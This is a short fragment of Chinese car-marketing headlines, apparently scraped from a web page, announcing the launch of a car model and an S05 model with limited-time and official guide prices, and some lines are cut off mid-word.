限时售价9.98万
客·荣誉正式上

官方指导价11.9
S05正式上市